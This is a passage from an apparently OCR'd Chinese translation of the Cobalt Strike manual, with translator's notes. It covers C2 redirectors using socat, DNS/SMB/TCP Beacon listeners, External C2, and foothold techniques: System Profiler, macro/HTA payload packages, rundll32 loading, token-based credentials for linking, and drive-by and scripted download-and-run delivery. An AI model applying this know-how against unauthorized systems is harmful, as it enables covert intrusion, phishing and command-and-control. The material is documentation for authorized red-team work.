
当你填写好代理配置之后，点击 `Set` 来更新 Beacon 对话框。点击 `Reset` 可以把代理配置重置为默认行为。

注意：手动的代理设置仅影响 HTTP 和 HTTPS Beacon payload stage，不影响 payload stager。

重定向器

重定向器是位于你的目标网络和你的团队服务器之间的系统。任何去往重定向器的连接将转发到你的团队服务器进行处理。通过重定向器，可以为你的 Beacon payload 提供多个回连主机。使用重定向器还有助于提升行为安全，因为它会使溯源团队服务器的真实地址变得更加困难。

> 译者注：
>
> 补充一点资料，下述内容来自《浅谈OPSEC和C2》by `rayh4c`：
>
> C2 Redirectors，就是在现有的 C2 上增加一个中转服务器，这个中转服务器起到功能和流量分离的作用，C2 流量可以被中转到不同战术意义的服务器，比如打完就走的短期 C2、需要长期控制驻留的 C2 和邮件钓鱼服务器等。



这个 C2 重定向器相当于位于团队服务器这个控制端和失陷主机之间的中转跳板。外界只能看到重定向器（跳板），一旦重定向器暴露可以被随时抛弃，除非重定向器被反制，否则很难追踪到背后真正的控制者。

Cobalt Strike 的监听器管理功能支持使用重定向器。当你设置一个 HTTP 或 HTTPS Beacon 监听器的时候，简单的指定你的重定向器 IP （在 `Host` 字段填入）。Cobalt Strike 不会验证这个信息。如果你提供的 `host` 不隶属于当前主机（不是团队服务器的 IP），那么 Cobalt Strike 就假设它是重定向器。一种把服务器转变为重定向器的简单方法是使用 socat。

下面是一句 socat 语法，作用是：将80端口上的所有连接转发到位于192.168.12.100的团队服务器的80端口：

```
socat TCP4-LISTEN:80,fork TCP4:192.168.12.100:80
```

4.6 DNS Beacon

DNS Beacon 是一个很棒的 Cobalt Strike 功能。这个 payload 使用 DNS 请求来将 Beacon 返回给你。这些 DNS 请求用于解析由你的 Cobalt Strike 团队服务器作为权威 DNS 服务器的域名。DNS 响应告诉 Beacon 休眠或是连接到团队服务器来下载任务。DNS 响应也告诉 Beacon 如何从你的团队服务器下载任务。




图21. 行动中的 DNS Beacon

在 Cobalt Strike 4.0 及之后的版本中，DNS Beacon 是一个仅 DNS 的 payload。在这个 payload 中，没有 HTTP 通信模式。这是与之前的版本的产品不同的地方。

数据通道

今天，DNS Beacon 可以通过 DNS TXT 记录、DNS AAAA 记录或 DNS A 记录下载任务。当其在目标上，此 payload 有在这些数据通道之间切换的灵活性。使用 Beacon 的模式命令来改变当前 Beacon 的数据通道。

- `mode dns` 是 DNS A 记录数据通道；
- `mode dns6` 是 DNS AAAA 记录数据通道；
- `mode dns-txt` 是 DNS TXT 记录数据通道。DNS TXT 记录是默认的数据通道。

请注意，只有在有可用任务时，DNS Beacon 才能 check in。使用 `checkin` 命令来请求 DNS Beacon 在下次回连的时候 check in。

请注意，DNS Beacon 直到有可用任务时才会 check in 。使用 `checkin` 命令要求 DNS Beacon 在下次回连的时候 check in。


> 译者注：
>
> 这里的 check in 和普通的回连团队服务器有什么区别呢？
>
> 这里的 check in 应该是数据通道的问题！DNS Beacon 会心跳回连，也就是 DNS 服务器发送一个 xxx.xxx.com 的 DNS 请求，仅此而已！不会进行任务数据通讯，比如它都不会直接返回受害机器的任何信息，因为没有check in。如果做个 DNS Beacon 测试，会发现 payload 在目标上执行之后会返回来一个会话，但是不显示任何信息。就是会话表中这个 Beacon 的一行数据中，只看见一个 last 的时间在走，其他信息都是空的。这就是因为没有数据返回。这个时候使用 Beacon 的模式命令来改变当前 Beacon 的数据通道，然后执行 `checkin` 就有数据回来了。常规的 HTTP Beacon 是会有元数据信息回来的，但是 DNS Beacon 不 check in 的话元数据信息都没有。
>
> 如果不选择当前 Beacon 的数据通道，那么默认使用 DNS TXT 记录数据通道。Cobalt Strike 4.0 版本之前在配置 DNS payload 的时候有 HTTP 和 TXT 两种选择，4.0及未来版本就只有 DNS TXT 记录这一种选择了，这是默认的。

> 其实不执行 `checkin` 也可以。如果执行一个其他命令，比如 `whoami`，它首先会自动 check in 再执行其他命令，这就是所谓的「直到有可用任务时才会 check in」。如果只输入 `checkin` 命令，就只返回来元数据。

监听器设置

要创建一个 DNS Beacon 监听器：通过 `Cobalt Strike` → `Listeners`，点击 `Add` 按钮，然后选择 `Beacon DNS` 作为 payload 类型。

图22. DNS Beacon 选项

> 译者注：Cobalt Strike 13.3 DNS Beacon 选项（作为对照）：
>
> 
>

点击 `[+]` 来添加一到多个与 beacon 通信的域名。你的 Cobalt Strike 团队服务器系统必须对你指定的域名具有权威性。创建一个 DNS A 记录然后指向你的 Cobalt Strike 团队服务器。使用 DNS NS 记录来将多个域名或子域名委派到你的 Cobalt Strike 团队服务器的 A 记录。

`DNS HOST(Stager)` 字段配置 DNS Beacon 的 TXT 记录 stager。这个 stager 仅被用在要求显式 stager 的 Cobalt Strike 功能中。你的 Cobalt Strike 团队服务器系统也必须对此域名具有权威性。

要测试你的 DNS 配置，打开一个终端并输入 `nslookup jibberish.beacon domain`（domain 自行替换为 stager 域名）。如果你得到了一个 0.0.0.0 的 A 记录回复——这说明你的 DNS 配置是对的。如果你没有得到回复，那说明你的 DNS 配置不对、DNS Beacon 不会与你通信。

确保你的 DNS 记录引用了你的网络接口的首选地址（primary address）。Cobalt Strike 的 DNS 服务器会一直从你的网络接口的首选地址发送响应。当 DNS 解析器从一台服务器请求信息，但是从另一台服务器接收回复时，DNS 解析器往往会丢弃回复。

如果你在 NAT 设备后面，请确保用你的公网 IP 地址作为 NS 记录，并将你的防火墙设置为转发53端口上的 UDP 流量到你的系统。Cobalt Strike 包含一个控制 Beacon 的 DNS 服务器。

> 译者注：
>
> 所谓的「在 NAT 设备后面」，其实就是说团队服务器在内网中的情况。
>
> 当启动一个 DNS Beacon 的时候，就相当于 Cobalt Strike 把团队服务器作为了一个 DNS 的解析服务器。当受害主机进行 DNS 请求的时候，就需要给53端口发包。如果团队服务器在内网中，就需要把公网IP的53端口和内网IP做一个端口映射，相当于把外网的53端口映射到内网的团队服务器上去。

4.7 SMB Beacon

SMB Beacon 使用命名管道通过一个父 Beacon 进行通信。这种对等通信对同一台主机上的 Beacon 和跨网络的 Beacon 都有效。Windows 将命名管道通信封装在 SMB 协议中。因此得名 SMB Beacon。

> 译者注：
>
> 所谓的「这种对等通信对同一台主机上的 Beacon 和跨网络的 Beacon 都有效」是指 SMB Beacon 通过管道（`pipe`）进行进程间的数据传递。管道通信的进程可以是本地主机上的两个进程，也可以和远程主机上的进程通过网络进行通信。

要配置一个 SMB Beacon payload，通过 `Cobalt Strike` → `Listeners`。点击 `Add`。选择 `Beacon SMB` 作为你的 payload 选项。





图23. SMB Beacon

> 译者注：
>
> Cobalt Strike 13.3 SMB Beacon（用于对照）：
>
> 
>

唯一的与 SMB Beacon 相关的选项是 `pipeame`（管道名称）。你可以设置一个明确的管道名称或接受默认选项。

SMB Beacon 与 Cobalt Strike 中派生 payload 的大多数动作兼容。这个的例外情况是用户驱动的攻击（例如 `Attacks`→`Packages`，`Attacks`→`Web Drive-by`）这种要求明确 stager 的。

Cobalt Strike 后渗透和横向移动行为派生一个 payload，会尝试为你承担对 SMB Beacon payload 的控制。如果你手动的运行 SMB Beacon，你将需要从一个父 Beacon 链接到它。

链接和取消链接

从 Beacon 控制台，使用 `link [host] [pipe]` 来把当前的 Beacon 链接到一个等待连接的 SMB Beacon。当当前 Beacon check in，它的链接的对等 Beacon 也会 check in。

> 译者注：
>
> 前面已经解释过了，所谓的 `check in`，指的是 Beacon 回连主机，回传受害系统的元数据，准备好进行任务数据通讯的状态。

为了与正常流量融合，链接的 Beacon 使用 Windows 命名管道进行通信。这个流量被封装于 SMB 协议中。对于此方法有一些警告：

1. 具有 SMB Beacon 的主机必须接受445端口上的连接。
2. 你只能链接由同一个 Cobalt Strike 实例管理的 Beacon。

如果在你尝试去连接到一个 Beacon 之后得到一个 error 5（权限拒绝），可以尝试这样解决： 窃取域用户的令牌或使用 `make_token DOMAIN\user password` 来使用对于目标有效的凭据来填充你的当前令牌，然后再次尝试去连接到 Beacon。

要销毁一个 Beacon 链接，在父会话或子会话中使用 `unlink [ip address] [session PID]`。这个 [session PID] 参数是要取消链接的 Beacon 的进程 ID。该值用于当有多个子 Beacon 时，指定一个特定的 Beacon 来断开链接。

当你对一个 SMB Beacon 取消了链接，它不会离开并消失。相反，它进入一种等待其他 Beacon 连接的状态。你可以使用 link 命令来从将来的另一个 Beacon 恢复对 SMB Beacon 的控制。

4.8 TCP Beacon

TCP Beacon 使用一个 TCP socket 来通过一个父 Beacon 通信。这种对等通信对同一台主机上的 Beacon 和跨网络的 Beacon 都有效。





图24. TCP Beacon

> 译者注：
>
> Cobalt Strike 13.3 TCP Beacon（用于对照）：



要配置一个 TCP Beacon payload，通过 `Cobalt Strike` → `Listeners`，点击 `Add` 按钮。选择 `Beacon TCP` 作为你的 payload 选项。

使用这种方法配置的 TCP Beacon 是一个绑定的 payload。一个绑定的 payload 会等待来自它的控制器（在此场景中，控制器是另一个 Beacon 会话）的连接。`Port(C2)` 选项控制 TCP Beacon 将等待连接的端口。当它监听一个连接，勾选 `Bind to localhost only` 来使 TCP Beacon 绑定到 127.0.0.1。如果你为仅本地的行为使用 TCP Beacon，那么这是一个很好的选项。

类似于 SMB Beacon，TCP Beacon 与 Cobalt Strike 中派生 payload 的大多数动作相兼容。除了一些要求显式 stager 的用户驱动的攻击（比如：`Attacks`→`Packages`、`Attacks`→`Web Drive-by`）。

Cobalt Strike 后渗透和横向移动行为派生一个 payload，会尝试为你承担对 TCP Beacon payload 的控制。如果你手动的运行 TCP Beacon，你将需要从一个父 Beacon 链接到它。

连接和取消链接

从 Beacon 控制台，使用 `connect [ip address] [port]` 来把当前的 Beacon 连接到一个等待连接的 TCP Beacon。当当前的会话 check in，它的链接的对等 Beacon 也会 check in。

> 译者注：
>
> 前面已经解释过了，所谓的 `check in`，指的是 Beacon 回连主机，回传受害系统的元数据，准备好进行任务数据通讯的状态。

要销毁一个 Beacon 链接，在父会话或子会话的控制台中使用 `unlink [ip address] [session PID]`。以后，你可以从同一主机（或其他主机）重新连接到 TCP Beacon。

4.9 外置 C2

外置 C2 是一种规范，允许第三方程序充当 Cobalt Strike 的 Beacon payload 的通信层。这些第三方程序连接到 Cobalt Strike 来阅读预定使用的帧，并使用以此种方式控制的 payload 的输出写帧。这些第三方程序使用外置 C2 服务器来与你的 Cobalt Strike 团队服务器交互。

转到 `Cobalt Strike` → `Listeners`，点击 `Add`，选择 `External C2` 作为你的 payload。




图25. 外置 C2

外置 C2 接口有两个选项。`Port(Bind)` 指定外置 C2 服务器等待连接的端口。勾选 `Bind to localhost only` 以使外置 C2 服务器仅本地主机。

外置 C2 监听器与其他 Cobalt Strike 监听器不同。这个监听端口其实是一个数据接收端口，没有相关的其他监听器的功能，所以不能用来发一些后渗透指令过去。

要了解有关外置 C2 的更多信息，请访问此文档：

- https://www.cobaltstrike.com/help-externalc2

4.10 Foreign Listeners

Cobalt Strike 支持对外监听器的概念。

这些是托管在 Metasploit 框架或其他 Cobalt Strike 实例的 x86 payload handler 的别名。要传递一个 Windows HTTPS Meterpreter 会话到一个使用 msfconsole 的朋友那里，建立一个 Foreign HTTPS payload 并将主机和端口的值指向它们的 handler。你可以在任何你想要使用 x86 Cobalt Strike 监听器的地方使用 foreign listener（对外监听器）。

4.11基础设施整合

Cobalt Strike 的分布式行动模型的基本思想是为你的每个行动阶段建立单独的团队服务器。比如，将你的后渗透基础设施和持久化基础设施分开。如果一个后渗透行为被发现，这个基础设施将被重建。

一些行动阶段要求多个重定向器和通信通道选项。Cobalt Strike 4.0 对此有非常友好的设计。

图26. 基础设施整合功能

> 译者注：上图中的「配置文件"变体"允许每个出口监听器有不同的指示器」这句话存在翻译错误，更正为「C2 拓展文件"变体"允许每个出口监听器有不同的网络流量指标」。

你可以将多个 HTTP、HTTPS 和 DNS 监听器绑定到一个单独的 Cobalt Strike 团队服务器。这些 payload 在它们的配置中也支持端口弯曲（port bending）。这允许在你的重定向器和 C2 设置中使用与你的通信通道（80，443或53）共同的端口，但是最好把这些监听器绑定到不同的端口以避免你的团队服务器系统中发生端口冲突。

为了使你的网络流量指标多样化，Cobalt Strike 的 C2 拓展文件可能包含多种变体。变体是一种将当前文件的变量加到一个配置文件中的方法。当你定义每个 HTTP 或 HTTPS Beacon 监听器时，你可以指定一个配置文件变体。

此外，你可以在一个团队服务器上定义多个 TCP 和 SMB Beacon，每一个都使用不同的管道和端口设置。任一个来自同一团队服务器的出口 Beacon，一旦它们被部署在目标环境中，那么都可以控制任何一个这些 TCP 和 SMB Beacon 的 payload。

4.12 Payload 安全特性

Cobalt Strike 采取措施保护 Beacon 的通信，确保 Beacon 只能接收来自其团队服务器的任务并且只能将结果发送至其团队服务器。

首次设置 Beacon payload 时，Cobalt Strike 会生成一个团队服务器专有的公钥/私钥对。团队服务器的公钥会嵌入 Beacon 的 payload stage。Beacon 使用团队服务器的公钥来加密发送到团队服务器的会话元数据。

Beacon 必须在团队服务器可以发出任务和接收来自 Beacon 会话的输出之前持续发送会话元数据。此元数据包含一个由 Beacon 生成的随机会话秘钥。团队服务器使用每个 Beacon 的会话秘钥来加密任务并解密输出。

每个 Beacon 都使用这种相同的方案来实现数据通道。当在混合 HTTP 和 DNS Beacon 中使用记录（A、AAAA、TXT）数据通道时，你有和使用 HTTPS Beacon 同样的安全保护。

请注意，当 Beacon 分阶段时，payload stager 因为其体积原因，没有这些内建的安全特性。

第五章 获取立足点

5.1 客户端 System Profiler [即探针]

System Profiler 是一个为客户端攻击提供的侦察工具。这个工具启动一个本地的 web 服务器，并对访问它的任何应用进行指纹识别。System Profiler 提供一个它从用户的浏览器里发现的应用和插件的列表。System Profiler 也会尝试去发现代理服务器背后的用户的内网 IP 地址。

通过 `Attacks` → `Web Drive-by` → `System Profiler` 启动 System Profiler。要启动 System Profiler 必须指定要绑定的 URI 和一个启动 Cobalt Strike web 服务器的端口。

如果你指定了一个 `Redirect URL`（重定向 URL），则一旦探针被访问，Cobalt Strike 会重定向浏览者（在此也就是受害者）到这个指定的 URL。单击 `Launch` 以启动 System Profiler。

System Profiler 使用一个未签名的 Java Applet 来发现隐藏的目标内网 IP 并确定目标具有的 Java 版本。因为 Java 的点击运行安全特性，这可能会引起怀疑。取消勾选 `Use Java Applet to get information`（使用 Java 小程序获取信息）框来从 System Profiler 中移除 Java Applet。

勾选 `Enable SSL` 框以通过 SSL 提供 System Profiler 服务。这个框被禁用，除非你通过 C2 拓展文件指定了一个有效的 SSL 证书。第11章会讨论此点。

要从 System Profiler 查看结果，请转到 `View` → `Applications`。Cobalt Strike 将列出它在系统分析过程中发现的所有应用程序。

5.2 Cobalt Strike Web 服务

很多 Cobalt Strike 功能从它们自己的 web 服务器运行。这些服务包括 System Profiler、HTTP Beacon 和 Cobalt Strike 的 web drive-by 攻击。可以在一个 web 服务器上托管多个 Cobalt Strike 功能。

要管理 Cobalt Strike 的 web 服务，通过 `View` → `Web Drive-by` → `Manage`。在这里，你可以复制任何 Cobalt Strike URL 到剪贴板或停止一个 Cobalt Strike web 服务。

使用 `View` → `Web Log` 来监视到你的 Cobalt Strike web 服务的访问。

如果 Cobalt Strike 的 web 服务器看到了来自 Lynx，Wget 或 Curl 浏览器的请求，Cobalt Strike 会自动返回一个 404 页面。Cobalt Strike 这样做是为了防御蓝队的窥探。

5.3 用户驱动的攻击包

最好的攻击不是漏洞利用。相反，最好的工具是利用正常功能来达成代码执行。Cobalt Strike 使得你可以轻松地进行多种用户驱动的攻击。这些攻击利用你已经设置的监听器。点击 `Attacks` → `Packages` 并选择下列选项之一。

HTML Application

一个 HTML Application（HTML 应用）是一个使用 HTML 和一个 Internet 浏览器支持的脚本语言编写的 Windows 程序。该程序包生成一个 HTML 应用，该应用运行一个 Cobalt Strike payload。你可以选择可执行的选项来获取一个 HTML 应用，此 HTML 应用使得一个可执行文件落地在磁盘上并运行它。选择 PowerShell 选项来得到一个 HTML 应用，该应用使用 PowerShell 来运行一个 payload。使用 VBA 选项来静默派生一个 Microsoft Excel 实例并运行一个恶意的宏来将 payload 注入到内存中。

MS Office Macro

该程序包生成一个 Microsoft Office 的宏文件并提供将宏嵌入 Microsoft Word 或 Microsoft Excel 的说明。

Payload Generator（Payload 生成器）

该程序包允许你以不同的多种格式导出 Cobalt Strike 的 stager。

Windows Executable（Windows 可执行文件）

该程序包生成一个 Windows 可执行 Artifact，用于传送一个 payload stager。这个程序包为你提供了多种输出选项。

Windows Service EXE 是一个 Windows 可执行文件，可响应 Service Control Manager 命令。你可以使用这个可执行文件来作为使用 `sc` 命令起的 Windows 服务的调用程序，或使用 Metasploit 框架的 PsExec 模块生成一个自定义的可执行文件。

> 译者注：也就是说，普通的 EXE 和服务器启动调用的 EXE 是有区别是。利用 Windows Service EXE 生成的 EXE 才能用来作为服务自启动的 EXE，利用 Cobalt Strike 中 Windows exe 生成的 EXE 不能作为服务自启动的 EXE 程序（因为不能响应Service Control Manager）！

Windows DLL（32-bit）是一个 x86 的 Windows DLL。

Windows DLL（64-bit）是一个 x64 的 Windows DLL。这个 DLL 会派生一个 32 位的进程，并且将你的监听器迁移至其上。这两个 DLL 选项都会导出一个开始功能，此功能与 rundll32.exe 相兼容。使用 rundll32.exe 来从命令行加载你的 DLL。

```
rundll32 foo.dll,Start
```

勾选 `Use x64 payload` 框来生成匹配 x64 stager 的 x64 Artifact。

勾选 `Sign executable file` 框来使用一个代码签名的证书来签名一个 EXE 或 DLL Artifact。你必须指定一个证书。你必须在 C2 拓展文件中指定证书。

Windows Executable(s)

该程序包直接导出 Beacon（也就是 payload stage），这个 Beacon 是作者写好的32或64位 DLL，是一个不使用 stager 的可执行文件，直接和监听器连接、传输数据和命令。一个不使用 stager 的 payload Artifact被称为无阶段的 Artifact。这个程序包也有 PowerShell 选项来导出 Beacon 作为一个 PowerShell 脚本，或 raw 选项导出与位置无关的 beacon 代码。

默认情况下，这个对话导出 x86 payload stage。勾选 `Use x64 payload` 框来使用 x64 Artifact 生成一个 x64 stage。

勾选 `Sign executable file` 框来使用代码签名的证书来签名一个 EXE 或 DLL Artifact。

5.4 托管文件

Cobalt Strike 的 web 服务器可以为你托管你的用户驱动的程序包。通过 `Attacks` → `Web Drive-by` → `Host File` 来进行此配置。选择要托管的文件，选择一个任意URL，然后选择文件的 MIME 类型。

托管文件这个功能本身意义不大。但是稍后你将学习如何将 Cobalt Strike 的 URL 嵌入到一个鱼叉式网络钓鱼电子邮件中。当你这样做的时候，Cobalt Strike 可以通过电子邮件交叉引用托管文件发送给访问者，并将此信息包含在社会工程报告中。

5.5 User-driven Web Drive-by Attacks（用户驱动的 Web Drive-by 攻击）

Cobalt Strike 使用多种工具来为你设置可用的 web drive-by 攻击。要快速地开始一个攻击，通过 `Attacks` → `Web Drive-by` 并选择一个选项：

Java Signed Applet Attack

这个攻击会启动一个 web 服务器来托管一个自签名的 Java applet。访客被要求给这个 applet 权限来运行。当一个访客准许了这个权限，你就获取了到他们系统的权限。

Java 签名的 Applet 攻击使用 Cobalt Strike 的 Java 注入器。在 Windows 上，Java 注入器会对一个 Windows 监听器直接往内存注入 shellcode。

为了从这次攻击中获取最大收益，你需要从 Cobalt Strike 的武器库中下载此 Applet 套件并使用代码签名证书对其进行签名。

Java Smart Applet Attack

Cobalt Strike 的智能 Applet 攻击在一个程序包里包含多个漏洞利用来禁用 Java 安全沙盒。这个攻击启动一个 web 服务器来托管 Java applet。最初，这个小程序可以在 Java 的安全沙箱中运行，并且不需要用户批准即可启动。

这个 applet 分析它的环境并决定使用哪个 Java 漏洞利用。如果 Java 版本是有漏洞的，此 applet 会禁用安全沙箱，并使用 Cobalt Strike 的 Java 注入器执行 payload。

Scripted Web Delivery (S)

这个功能会生成一个无阶段的 Beacon payload Artifact， 在 Cobalt Strike 的 web 服务器上托管它，并提供一个单行来下载和运行此 Artifact。选项包括：bitsadmin，powershell 和 python。

bitsadmin 选项托管一个可执行文件并使用 bitsadmin 来下载它。bitsadmin 方法通过 cmd.exe 来运行此可执行文件。powershell 选项托管一个 PowerShell 脚本并使用 powershell.exe 来下载此脚本并对其进行评估。python 选项托管一个 Python 脚本并使用 python.exe 来下载该脚本并运行它。每一个这些选项都是一种运行 Cobalt Strike 监听器的不同的方法。

5.6 客户端的漏洞利用

